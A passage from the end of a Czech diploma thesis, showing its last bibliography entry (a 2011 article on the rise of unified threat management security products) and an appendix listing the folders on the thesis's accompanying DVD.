[59] PŘIBYL, Tomáš. Vyhledávání UTM zažívá raketový vzestup. *Http://securityworld.cz* [online]. 2011 [cit. 2012-04-30]. Dostupné z: http://securityworld.cz/securityworld/utm-zaziva-raketovy-vzestup-3484

12 Seznam příloh

Příloha A: Adresářová struktura přiloženého DVD.....2

/Diplomová práce	Diplomová práce v .odt a .pdf formátu
/Prezentace	Seznam prezentací ve flashi
/Zdrojové soubory	Seznam zdrojových souborů pro prezentace
/Videa	Videa, která byla použita v prezentacích

Příloha A: Adresářová struktura přiloženého DVD